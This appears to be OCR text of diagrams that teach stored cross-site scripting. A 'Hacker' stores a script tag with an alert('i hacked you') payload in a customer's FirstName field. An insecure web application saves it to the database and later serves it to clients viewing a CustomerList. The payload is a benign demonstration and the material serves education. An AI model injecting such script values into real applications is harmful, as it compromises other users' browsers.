
Client

Insecure
Web Application

DB

Customer.FirstName =

```
<script>
  alert('i hacked you');
</script>
```




Hacker


Insecure
Web Application

DB

Client

CustomerList


Hacker
Insecure
Web Application
DB
Client
CustomerList




Hacker

Client

Insecure
Web Application

DB

```
<script>
  alert('i hacked you');
</script>
```



